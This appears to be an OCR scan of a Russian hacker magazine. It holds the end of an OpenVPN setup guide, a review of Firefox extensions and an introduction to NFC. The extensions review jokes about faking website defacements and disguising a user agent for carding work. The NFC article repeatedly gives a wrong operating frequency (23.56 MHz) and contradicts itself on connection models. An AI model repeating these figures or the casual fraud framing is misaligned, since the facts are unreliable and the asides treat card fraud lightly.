# Параметр указывает реальный IP-адрес удаленного компьютера, к которому будет осуществляться подключение.
dev tap
# Так называем тип интерфейса. OpenVPN поддерживает несколько вариаций, но в нашем случаем нам интересен именно dev tap
ifconfig 10.3.0.1 255.255.255.0
# IP-адрес и маски подсети, указанные с помощью этого параметра, будут присвоены данному компьютеру по VPN-соединению.
secret c:\\openvpn\\config\\key.txt
# Абсолютный путь до файла, содержащего ключ. Обрати внимание на двойные слэши!
ping 10
# Параметр ping указывает на то, что удаленный компьютер каждые десять секунд будет опрашиваться специальным ping-пакетом для проверки соединения.
verb 3
# Уровень детализации log-файлов (может принимать значения от 0 до 9)
mute 10
comp-lzo
# Разрешаем компрессию трафика
```

На другой машине этот файл будет иметь следующий вид:

```
remote <IP-адрес первого компьютера>
dev tap
ifconfig 10.3.0.2 255.255.255.0
secret c:\\openvpn\\config\\key.txt
ping 10
verb 3
mute 10
comp-lzo
```

По большому счету, конфигурация OpenVPN завершена. Скрести пальцы и в командной строке каждого из компьютеров набери:


```
openvpn --config c:\openvpn\config\config.ovpn
```

Если в трее исчез значок сетевого подключения с надписью «Сетевой кабель не подключен», можешь начинать радоваться. Это первый признак того, что все заработало, как надо. Для большей уверенности пропингуй удаленные машины по их IP-адресам внутри VPN-сети. То есть запусти с первой машины ping 10.3.0.2. А со второй — ping 10.3.0.1

[вместо заключения] Цель данной статьи — показать, что винда вполне успешно может использоваться для организации VPN/OpenVPN подключений. Материал ни в коем случае не претендует на полный мануал к действию. Это невозможно в принципе, так как очень многое зависит от конкретных настроек сети, ее топологии и того, что ты хочешь добиться, используя VPN

Лисьи плагины

ЗДОРОВ, МИЛ ЧЕЛОВЕК! КАК ТЫ, НАВЕРНОЕ, ДОГАДАЛСЯ, СЕГОДНЯ Я РАССКАЖУ ТЕБЕ О ПЛАГИНАХ ДЛЯ ЛУЧШЕГО В МИРЕ БРАУЗЕРА — FIREFOX. ХОТЯ ПОД ПЛАГИНОМ ДЛЯ FIREFOX ОБЫЧНО ПОНИМАЮТ НЕМНОГО ДРУГОЕ, Я РАЗЛИЧИЙ МЕЖДУ НИМИ И РАСШИРЕНИЯМИ ДЛЯ ПРОСТОТЫ ДЕЛАТЬ НЕ БУДУ. ВСЕ НЕВЕРНЫЕ МОГУТ ИДТИ ЛЕСОМ СО СВОЕЙ ОПЕРОЙ И Т.П., ТАК КАК ИДЕОЛОГИЧЕСКИХ СПОРОВ ЗАТЕВАТЬ Я НЕ НАМЕРЕН. ТЕХ ЖЕ, КТО ДУШОЙ И СЕРДЦЕМ ОСТАВАЛСЯ С ЭТИМ ВЕЛИКОЛЕПНЫМ БРАУЗЕРОМ, И УБЕЖДАТЬ НЕ НАДО: ОНИ И ТАК ЗНАЮТ, ЧТО FIREFOX (КСТАТИ, В НАРОДЕ ЭТО ЧУДО ЕЩЕ ШУТЛИВО КЛИЧУТ FRAERFOX) — САМЫЙ БЫСТРЫЙ, САМЫЙ ТВИКАЕМЫЙ И САМЫЙ-САМЫЙ РАСШИРЯЕМЫЙ БРАУЗЕР В МИРЕ | ShadOS (shados@real.xakep.ru)



www.mozilla.org — официальный сайт Mozilla.
www.mozdev.org — дом для множества Mozilla-расширений.
www.mozilla.ru — сайт русского общества поддержки продуктов Mozilla.



Как всегда мы со Степом позаботились о контенте диска. Все последние версии плагинов ты найдешь на нем.



Обзор наиболее интересных плагинов для FireFox


Конечно, помимио уже перечисленного, есть в FireFox еще один плюс: порты FireFox'a есть и под Windows, и под Linux, и под MacOS. Да вообще, можно его собрать почти на любой *nix-like системе, если у тебя прямые руки и компилятор gcc в них.

Вся соль этого браузера как раз и состоит в его плагинах. Плагин в понимании файрфокса — это небольшая надстройка, которая добавляет браузеру новые функциональные возможности и фишки, начиная какой-нибудь простенькой кнопкой на панели, фильтрацией рекламы или управлением закачками и заканчивая совершенно новой функцией, такой как IRC-клиент или управление медиаплеером.

Собственно, плагин — это один архив с расширением *.xpi (произносится как «хиппи»), который устанавливается простым открытием через главное меню «Файл -> Открыть». После перезапуска браузера плагин готов к применению. Назвав расширение архивом, я отнюдь не ошибся: переименуй *.xpi в *.zip и ты увидишь все внутренности плагина. Например plugin.xpi, содержит следующее:

```
plugin.xpi:
install.rdf
chrome.manifest
chrome/plugin.jar
components/...
defaults/...
```

install.rdf — XML файл, который содержит информацию о плагине. chrome.manifest — текстовый файл, который сообщает файрфоксу, какие оверлеи, стили и локали подгрузить, чтобы обеспечить использование плагина. defaults/ содержит настройки по умолчанию. Может быть, если позволит «Святой Коннектий» и Марс будет в третьей фазе Луны, то после нового 2006-го года, отойдя от праздничного похмелья, черкану пару строк в кодинг о написании этих самых плагинов, тогда и рассмотрим все подробнее.



В довесок к сплошным преимуществам, скажу, что для web-разработчиков FireFox стал абсолютно незаменимой утилитой для отладки, тестирования и разработки сайтов. Для пользователей (да и не только) — отличной платформой, которая позволяет создать браузер своей мечты, не прибегая к разработке собственного движка и оболочки. А для программеров — еще одной забавой, позволяющей показать свое мастерство в написания плагинов на JavaScript и XUL (смотри врезку). Тебе, как настоящему хакеру, нужно все это, а потому не будем тянуть кота за хвост и рассмотрим наиболее интересные расширения прямо сейчас.

ЧТО ТАКОЕ XUL И ДЛЯ ЧЕГО ОН НУЖЕН?

XUL расшифровывается как XML User-interface Language. Это подмножество XML-языка, используемое для описания интерфейса. Интерфейсы на основе этого языка умеют рисовать программы, основанные на внутреннем движке Mozill'ы под названием Gecko. Этот внутренний движок используется в таких браузерах, как :

- Netscape's Communicator
- Mozilla/Mozilla FireFox
- Camino
- Jazilla (аналог Mozilla, написанный на Java),

а также прочие из этой плеяды. Его можно также использовать отдельно, вне браузеров, как поступают в среде разработки ActiveState Komodo.

[безопасность] Естественно, что сначала мы позаботимся о собственной безопасности и облачим FireFox в непробиваемые доспехи в лице плагинов NoScript и Adblock.

Серфя инет в поисках заветной халявы, постоянно натыкаешься на зловредную рекламу. Можно, конечно, обвешаться кучей файрволов и блокеров рекламы, но гораздо эффективнее, на мой взгляд, все это спрятать в браузер в виде Adblock. Этот плагин позволяет блокировать загрузку баннеров, анимации, фреймов и изображений, используя фильтры адресной строки по подстрокам и регулярным выражениям. Эти фильтры можно создавать самому, блокируя каждое изоб-




ражение вручную, или использовать импорт текстовых файлов-списков фильтров, который ты можешь найти в Сети. Использовать AdBlock очень просто. Всего лишь щелкнув правой кнопкой и выбрав пункт AdBlock ..., в открывшемся окне ты сможешь менять адрес блокируемого элемента или создавать фильтр для данного сайта. Естественно, что такая полезная вещь, как блокировка рекламы, должна быть автоматизирована. И здесь нам на помощь приходит отличное расширение AdBlock Filterset.G Uploader, являющееся надстройкой для AdBlock, которое автоматически загружает новые фильтры из Сети каждые 4—7 дней. Просто отличный дуэт получается.

NoScript — это экстразащита от JavaScript и Java. Решение, которое предлагает этот плагин, простое, но эффективное — разрешить выполнение вышеназванных напастей только на доверенных сайтах и доменах, занося их списки в whitelist'ы. Это позволит избавиться от проблем безопасности (в том числе, неизвестных), связанных с неконтролируемым выполнением JavaScript и Java.

ЧТО ТАКОЕ WYSIWYG?

WYSIWYG (произносится как wizzy-wig, wuzzy-wig или wissy-wig) — это акроним для What You See Is What You Get. WYSIWYG — класс визуальных html-редакторов, автоматически генерирующих код HTML параллельно с формированием пользователем web-страницы на экране монитора из стандартных элементов.

[качать — не перекачать] Следующим плагином, без которого я совсем не представляю жизни с FireFox, стал FlashGot. Если ты привык использовать правильные менеджеры закачек, а не геморроиться со встроенными качалками, то это твой выбор. FlashGot поддерживает множество внешних менеджеров закачек для Windows, Linux, MacOS и FreeBSD, среди которых FlashGet (именно для этого менеджера и был изначально разработан FlashGot), ReGet, Downloader for X и другие, не менее известные (полный список можно посмотреть на *www.flashgot.net*). Вся функциональность FlashGot сводится к трем новым пунктам контекстного меню, которые появляются после установки: Download with FlashGot, FlashGot All и Build Gallery. Понятно, что они обеспечивают доступ к аналогичным действиям качалки. Первая из них передает менеджеру закачек адрес файла, вторая — адрес страницы, соответственно, третья позволяет выкачивать все изображения со страницы, что особенно пригодится частым посетителям раздела нашего сайта *www.xakep.ru/porno*. В дополнение к FlashGot советую тебе, о, многоуважаемый, поставить плагин PDF Download, который позволяет





выбирать, просматривать PDF-файл либо внутри браузера (в виде PDF или HTML), либо закачивать его к себе на комп. Он же решает проблему конвертации PDF в HTML, которая существовала в FireFox и иногда приводила к его подвисанию.

[кукисы] Этот раздел я отвел для специальных расширений, позволяющих просматривать и редактировать кукисы. Первый номер View Cookies — утилита, которая добавляет закладку Cookie на страницу Page Info и позволяет просматривать и редактировать «печенья», установленные текущей страницей. Второй плагин — Add N Edit Cookies — обладает еще более широкими возможностями, позволяя еще и создавать новые кукисы. Пожалуй, второй номер и поудобнее будет.


[псевдодефейс] Ты когда-нибудь ломал сайт *microsoft.com*? Нет? Как ни странно, и я не ломал. Но всех друзей я в этом могу убедить очень легко — ловкость рук и никакого мошенничества. Здесь на помощь мне придут два незаменимых хакерских плагина: Greasemonkey и Platypus. Первый из них позволяет добавить собственный JavaScript для любого сайта, а Platypus позволяет полностью модифицировать страницу из твоего браузера в WYSIWYG-режиме (смотри врезку), а затем сохранить ее как Greasemonkey-скрипт, который будет запускаться каждый раз, когда ты будешь заходить на данную страницу. Стоит отметить, что Greasemonkey уже имеет в своем составе более сотни очень полезных скриптов, так что тебе почти не придется тратить время на написание новых. И еще хочу тебя предупредить: не пугай бедных ламеров этими шутками. Тебе самому потом хуже будет. Как-то раз в институте я поглумился таким образом над *google.ru* — от сокурсников отбоя не было. Меня очень долго просили показать, как я это сделал, но маги своих секретов не раскрывают :).

[проксифицируемся и анонимизируемся] Без анонимных проксиков и соксов в наше время жить нельзя. А еще лучше жить с цепочкой этих носков. Где достать столь редкий продукт — тема не этой статьи, а вот как удобнее их использовать — этот вопрос идет напрямую к Switch Proxy Tool. Эта утилитка наравне с FlashGot стала частью моего джентльменского набора для FireFox. Нужна она для быстрой смены проксиков или socks-серверов, через которые ты пускаешь свой http-трафик. Принцип использования Switch Proxy Tool очень простой. Этот плагин встраивает дополнительную панель, которая показывает используемый в данный момент проксик и позволяет добавлять, удалять или редактировать списки доступных. А если ты еще и useragent свой решил скрыть, чтобы не палиться ввиду специфики своей работы на кардерской сцене, то обязательно поставь себе расширение User Agent Switcher, которое позволит пудрить мозги кому угодно. Лично я красуюсь под Windows Vista/FireFox 1.0.7. И моя строка useragent светится вот таким образом: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.7.10) Gecko/20050716 FireFox/1.0.7. Прикольно, правда? Админы просто в ужасе :).

навороченный по самые помидоры Firefox

XBEL

XBEL (XML язык обмена закладками), разработанный Python XML Special Interest Group, является XML форматом для хранения и обмена закладками между приложениями. Браузеры, такие как Galeon, используют XBEL для хранения закладок. LinkaGoGo (*www.linkagogo.com/go/Convert*) предлагает онлайновую конвертацию закладок из браузеров (включая IE, Mozilla, Netscape, FireFox, и Opera) в XBEL. Bookmarks Synchroniser сам по себе имеет функцию существующих закладок в XBEL-файл.



редактор Codetch

[закладки и не только] Скорее всего, ты, как и я, много времени проводишь в поисках чего-либо очень-очень нужного. А когда находишь — обязательно помещаешь столь необходимый сайт в закладки. Тогда тем более ты понимаешь, как обидно терять эти закладки в результате несчастных случаев, происходящих с твоей виндой или браузером. Чтобы этого не произошло, юзай Bookmarks Backup — незаменимая вещь при бэкапе настроек FireFox'а. Доподлинно неизвестно, почему называется это расширение именно Bookmarks Backup, ведь функцией, следующей из названия, оно не ограничивается. Bookmarks Backup создает бэкапы настроек юзера в его профиле, который хранится в *C:\Documents and Settings\<имя пользователя>\Application Data\Mozilla\Firefox\Profiles\<Имя профиля>* или */home/<имя пользователя>/.mozilla/firefox/<имя профиля>* для Windows и Linux. Там эти бэкапы хранятся в течение недели. Таким образом, при крахе браузера необходимо всего лишь переписать настройки содержимым последнего каталогом из бэкапа.


Вторым плагином из серии Bookmarks является Bookmarks Synchroniser. Опять же, ты меня поймешь, если имеешь дело с Интернетом не только дома, но и на работе и/или в институте (нужное подчеркнуть) и тебе приходится иметь головную боль с переносом закладок с одной машины на другую, особенно если эти машины крутятся под разными операционками. Лично мне раньше постоянно приходилось таскать линки из института домой в виде txt-файлов на USB-flash, пока я не повстречал Bookmarks Synchroniser. Bookmarks Synchroniser позволит тебе сохранять закладки online в виде XBEL-





иконка Cookie Editor на панели

файла (и опять отправляю тебя на врезку), а потом автоматически скачивать его при старте FireFox и восстанавливать линки, а потом снова сохранять изменения на FTP- или WebDAV-сервере. Bookmarks Synchroniser позволяет закачивать и скачивать закладки как автоматически, так и вручную при каждом старте и завершении работы браузера. Кроме того, закладки можно как перезаписывать, так и дополнять по твоему выбору. Естественно, что для корректного использования этого плагина тебе потребуется немного места на том самом FTP или WebDAV сервере и, естественно, легальный доступ к нему. Вдобавок к этому тебе необходимо иметь одинаковые настройки FireFox и Synchroniser'a на обеих машинах, иначе — мементо море… Моментально — и в море.



[музыкальная шкатулка] Следующий плагин по сути никакого отношения в веб-серфингу не имеет, однако смотрится стильно и достаточно удобен для настоящих web-маньяков, которые, в принципе, не живут без Интернета. FoxyTunes позволяет контролировать твой медиаплеер прямо из FireFox, поэтому тебе больше не придется сворачивать браузер для того, чтобы пропустить следующий трек. FoxyTunes представляет собой набор кнопок: play, stop, forward и полосы прокрутки с названием песни над панелью состояния. Конечно же, FoxyTunes поддерживает Winamp, а кроме того: Windows Media Player, iTunes, foobar2000, Musicmatch, Quintessential, XM Play, J. River, jetAudio, MediaMonkey, Media Player Classic, Sonique, wxMusik, RealPlayer, XMMS, Noatun, Juk, amaroK, Music Player Daemon, Rhythmbox и огромное множество других, перечислять которые у меня нет возможности в рамках этой статьи.

просмотр сохраненных кукисов




Sage RSS Reader

[RSS newsletters] В FireFox есть встроенная поддержка RSS-лент как часть Live Bookmarks, однако я тебе советую использовать Sage RSS reader как более функциональную и мощную утилиту.
Sage может работать с RSS 2.0, 1.0, 0.9x и Atom-лентами напрямую из закладок FireFox, обновлять RSS-ленты как автоматически, так и в ручном режиме.

[мышиная возня] Плагин All-in-One Gestures есть ничто иное, как изобретение для ленивых и суперпродвинутых. С его помощью ты можешь настроить браузер на выполнение обычных действий с помощью жестов мышью. Производя на экране мыслимые и немыслимые пируэты мышью, ты можешь сохранять страницы, закрывать вкладки и выполнять другие не менее необычные вещи. Выглядит поразительно и в стиле технологий будущего…

[web-разработчикам и иже с ними] Естественно, если ты занимаешься разработкой сайтов, тебе необходим хороший редактор. Встроенные средства FireFox на это совсем непригодны и здесь тебе в помощь простой, но очень полезный плагин ViewSource With. Он позволяет открыть текущую страницу в твоем любимом редакторе, будь то Bluefish или PageMaker. Безусловно, ViewSource With можно сконфигурировать и для некоторых других редакторов. Вторая полезная вещь — Web Developer — большой набор простых функций, просто необходимых в нелегком деле верстки и дизайна страниц. Поставить этот плагин есть резон и тем, кто далек от разработки сайтов. Увидев его, сам все поймешь. Ну и напоследок пару слов о моем любимом WYSIWYG-редакторе Codetech. Хотя он не так уж популярен, ценности своей от этого он не теряет. Среди его возможностей стоит отметить встроенную javascript-консоль, W3C-валидатор и возможность просмотра в других браузерах. Мне этих функций вполне хватило, чтобы отказаться от таких достаточно известных плагинов, как IE View, JavaScript Console, ViewSource With и NVU. Их ты можешь установить и изучить сам, если захочешь.
Ну что же, не будем долго прощаться. Если я забыл какой-нибудь действительно очень полезный плагин — пиши обязательно. Буду рад прочитать твое мнение. На этом я тебя покидаю. Жди статьи о написании плагинов в кодинге



просмотр инфы о кукисе в Cookie Editor



Технологию NFC поддерживает Visa International. Как сказал Джим Ли (Jim Lee), один из заметных фигур в руководстве компании, «Visa всегда поддерживает новые направления в области бесконтактной оплаты, и поэтому мы будет пионерами в новом сервисе вместе с Nokia». Подробнее здесь — www.philips.ru/about/news/press/section-13648/article-2526.html.

www.iso.org/iso/en/prods-services/ISOstore/store.html — здесь можно купить копию стандарта NFC
www.nfc-forum.org — ассоциация производителей, поддерживающих NFC
electronics.howstuffworks.com/smart-label.htm — описание технологии RFID



Швейцарский ножик NFC


ПО ФУНКЦИОНАЛЬНОСТИ СОТОВЫЙ ТЕЛЕФОН ВСЕ БОЛЬШЕ СТАЛ НАПОМИНАТЬ ШВЕЙЦАРСКИЙ НОЖИК. РАЗНИЦА ЛИШЬ В ТОМ, ЧТО У ОДНОГО В НАБОРЕ ХОРОШЕЕ РЕЖУЩИЕ ЛЕЗВИЕ, НОЖНИЦЫ, ОТКРЫВАЛКА И ПРОЧАЯ ЕРУНДА, А У ДРУГОГО — ПОДДЕРЖКА САМЫХ СОВРЕМЕННЫХ ТЕХНОЛОГИЙ (MMS, GPRS, EDGE), ВСТРОЕННАЯ КАМЕРА НА НЕСКОЛЬКО МЕГАПИКСЕЛЕЙ, MP3-ПЛЕЕР И ДИКТОФОН. КАЗАЛОСЬ БЫ, ЧТО ЕЩЕ МОЖНО ВЫЖАТЬ ИЗ СОТОВОГО… | Степан Ильин aka Step (step@gameland.ru)

Несколько слов о мегамодной новинке в сфере мобильной связи

[кратко о главном] На самом деле, многое! Почему бы не сделать из телефона эдакий кошелек, с помощью которого нужно покупать билеты на концерт, лишь прикоснувшись трубкой к пестрому плакату звезды? Или как тебе эта идея: реализовать функции электронного ключа, чтобы без излишних усилий открывать двери дома, в машине и на работе? Тебе в голову придет и не такое, когда ты познакомишься со всеми возможностями новой технологии беспроводной связи NFC.
Беспроводная связь — это уже не ново. Все эти технологии вроде Bluetooth и Wi-Fi стали настолько обыденными, что на них попросту больше не обращаешь внимание. За кадром оста-

ется еще дюжина подобных вроде UWB, ZigBee, по разным причинам не получивших широкого распространения (по крайней мере, пока). Новая разработка от двух гигантов Royal Philips Electronics и Sony Corporation наверняка осталась бы среди них, если бы не специфика ее использования. Имя технологии — радиочастотная связь ближнего действия или в оригинале Near Field Communication (NFC). Новинка работает на частоте 23,56 МГц и позволяет передавать данные на расстояние до 20 см со скоростью свыше 212 Кбит/с. Будет ли это музыка, видео или какая-то техническая информация — неважно. Основная фишка этой технологии заключается в том, что она полностью совместима с существующими технологиями бесконтактного считывания смарт-карт формата Philips Mifare и Sony FeliCa. Это предоставляет массу новых возможностей, о которых мы сейчас и поговорим.

[touch and connect] Ну конечно же, первое, для чего может использоваться беспроводная связь, — это передача данных между различными устройствами. Подобную возможность получат любые девайсы, оснащенные NFC-модулем. Достаточно приблизить их на достаточное для соединения расстояние, и ты сразу же сможешь передавать музыку, обмениваться картинками или, например, синхронизировать адресную книгу. Здесь важно понять, что встроенными NFC-модулями будут оснащаться не только сотовые, КПК и прочий мобильный стафф, но и любые другие приборы. Передавать мелодии и картинки с сотового на сотовый — это, конечно, весело, но такая связь может понадобиться и, например, телевизору. Если оснастить его NFC-связью, то ты легко сможешь просматривать фотографии с цифровика. Не надо никаких шнуров и прочих соединительных приспособлений: просто поставь фотоаппарат на телевизор и наслаждайся качественными фотками. К слову, прототип подобного телевизора уже разработан Sony и, возможно, скоро войдет в серийное производство.
Опытные читатели, наверное, уже начали задаваться вопросом, почему производители обязательно будут использовать эту технологию? Есть две причины. Во-первых, это уже стандартизованная технология, которая получила одобрение международной службы стандартизации (читай врезку). А во-вторых, NFC-модули намного дешевле в производстве, нежели полюбившиеся нам Bluetooth-собратья. Цена одного экземпляра измеряется в центах (!), в то время как поддержка «синего зуба» для каждой модели телефона обходится никак не меньше нескольких долларов. Нужно ли пояснять, что NFC, скорее всего, будут устанавливать в большинство девайсов? Думаю, нет.
Более того, NFC вполне возможно использовать для улучшения работы уже существующих технологий. Взять тот же Bluetooth. Максимальная пропускная способность Bluetooth составляет 721 Кбит/с, у NFC этот показатель практически в два раза ниже. Понимаешь? Если имеется возможность использовать «синий зуб», то предпочтение нужно отдать ему. И скорость быстрее, и радиус действия значительно шире. С другой стороны, устанавливать соединение через Bluetooth довольно хлопотно: сначала нужно произвести сканирования эфира, найти активные устройства, потом сделать запрос на подключение, ввести коды авторизации (если таковые используются) и лишь потом приступать к передаче данных. Но! Если оба аппарата поддерживают технологию NFC, то при соответствующей настройке достаточно будет поднести их к друг к другу — и Bluetooth соединение установится без лишних вопросов. Практически мгновенно.


закачать новую музыку на мобильный телефон? Не проблема, если оба устройства поддерживают NFC

[touch and go] Я уже говорил о том, что NFC полностью совместима с технологиями смарт-карт Philips MIFARE и Sony Felica. По сути, в этом заключается главная изюминка технологии. Если NFC получит должное распространение, то очень скоро ты сможешь использовать мобильник (КПК) вместо пропуска или электронного ключа. Помести его в область специального NFC-сканера — и идентификация пройдена. Подобных подход наверняка найдет применение на различных пропускных пунктах или местах проверки билетов (в транспорте, например, или метро (а метро не транспорт разве? — прим. b00b1ik)), где пользователю ранее предлагалось ввести код или использовать проездной билет.
Теоретически, NFC-устройства пригодны и для использования в качестве электронного ключа. Если в EEPROM телефона залить специальные идентификационные данные, то с помощью телефона можно будет открывать двери в доме, офисе или машине. Владельцы элитных гостиниц уже вовсю задумываются о подобном сервисе. Ведь должно получиться неплохо: мобильные телефоны люди забывают намного реже, чем гостиничные ключи. Да и удобство использования не сравнить!

[touch and buy] NFC как универсальное средство оплаты? Отличная идея! Если в NFC-модуль удастся залить данные о кредитной карте или банковском счете, ты легко сможешь оплачивать любые услуги с помощью обычного мобильного телефона. Поднес трубку к специальному NFC-сканеру, подключенному к электронному центру обработки транзакций, и нужная сумма сама спишется со счета. Система сильно напоминает считыватели для пластиковых карт, которые активно используются на автомобильных заправках и телефонах в самолете. При этом NFC обещает стать еще практичнее и удобнее.
Наполеоновские планы по поводу этой технологии строят продавцы мобильного контента (мелодий, картинок и игр для сотовых телефонов). Возможности для них открываются воистину впечатляющие. Теперь с помощью оборудованных NFC-связью рекламных щитов, они смогут в интерактивном режиме продавать контент любому желающему. Любой человек сможет быстро изучить ассортимент и купить заинтересовавшую его феньку, дотронувшись телефоном до ее названия. Продавцы убивают сразу трех зайцев: наглядно рекламируют товар, обеспечивают предельную простоту покупки и реализуют мгновенную доставку товара посредством передачи данных через NFC. Похожие системы разрабатываются и для многих других товаров. Например, некоторые компании анонсировали выпуск сервиса по продаже концертных билетов. Цель разработчиков NFC заключается в организации повсеместной инфраструктуры NFC-совместимых устройств, которая охватила бы все аспекты современной жизни. И что-то мне подсказывает, что своей цели они добьются любой ценой.

[пару слов о технической стороне NFC] По большому счету, новинка очень схожа со всеми остальными технологиями беспроводной связи, однако некоторые отличия все-таки есть. Начнем с того, что соединение между NFC-устройствами осуществляется исключительно напрямую, то есть используется принцип pear-to-pear. В отличие от Bluetooth и Wi-Fi, где активно применяются точки доступа, в NFC возможен только один вариант организации соединения — «клиент-сервер». Иначе говоря, одновременно в соединении участвуют только два устройства. Это связано, во-первых, с ограниченным радиусом действия подобных устройств (не забывай, что это технология радиосвязи ближнего действия), а во-вторых, с необходимостью обеспечения безопасности подключений и конфиденциальности передаваемых данных.
Рабочая частота — 23,56 МГц — выбрана не случайно. Она не нуждается в обязательном лицензировании и поэтому может быть использована без риска получить по голове от ГосСвязьНадзора. Конечно, законодательство некоторых стран может накладывать некоторые ограничения, но это маловероятно. NFC-девайсы создают настолько ничтожные помехи для других ра-


универсальный NFC-адаптер, которым очень скоро будут оснащены турникеты в общественном транспорте некоторых городков Германии


оснащенные NFC-адаптером ТВ смогут легко считывать фотографии с цифровиков и сразу отображать их на экране




цена NFC-модулей составляет всего несколько десятков центов. Аналогичный показатель у Bluetooth на несколько порядков выше…



совместная разработка Visa и Philips. Теперь ты сможешь использовать мобильный телефон или КПК как пластиковую карту

диоустройства, что их можно не брать в расчет. Рабочая частота, как и многие другие аспекты работы протокола NFC, были переняты у другой известной технологии — RFID (радиочастотная идентификация). Последняя получила широкое распространение на различных складах и производстве, где нужно постоянно идентифицировать полученный груз, прибывшие машины и т.п. На каждый объект наклеивается специальный миниатюрный передатчик, который на регулярной основе передает в эфир некий идентификационный код. В нужных местах расставляются специальные сканеры, которые «слушают» частоту 23,56 МГц (знакомая цифра?), и поэтому легко считывают идентификационный код с передатчиков и таким образом идентифицируют объекты.
Подобно многим другим девайсам, работающим в радиочастотном диапазоне, NFC-соединение является полудуплексным. Вспомни: для того чтобы сказать что-то по рации, приходится зажимать специальную кнопку. Тебя слышно только тогда, когда эта кнопка нажата, зато, отпуская кнопку, ты можешь услышать своего собеседника. Это и называется режимом «полудуплекса». В плоскости NFC это выглядит так: перед передачей данных NFC-устройство должно просканировать эфир, и, лишь убедившись в том, что ни одно другое устройство не активно, приступать к передаче сигнала.
Протокол NFC дифференцирует устройства на те, которые инициируют подключение (Initiator) и те, что принимают его (Target of the communication). В зависимости от ситуации любое устройство может выполнять как одни, так и другие функции. Подобное разделение ролей было реализовано не забавы ради, а для того чтобы разграничить обязанности каждой из участвующих в соединении сторон. Initiator всегда выполняет функции координатора: управляет частотной и пакетной синхронизацией, следит за связью, уровнем сигнала и т.п. Задачи принимающей стороны существенно проще: она лишь отвечает на запросы соединения. Стоит сказать, что устройства могут работать в активном (Active mode) или же пассивном (Passive mode) режиме. Разница в том, что в активном режиме оба девайса генерируют свое электромагнитное поле и используют его для передачи данных. В пассивном режиме поле генерирует только одно из устройств, но зато другим устройством используется особый метод модуляции сигнала. В протоколе также прописано, что устройство, инициирующее подключение, всегда должно работать в активном режиме, то есть генерировать свое электромагнитное поле. И это вполне логично.
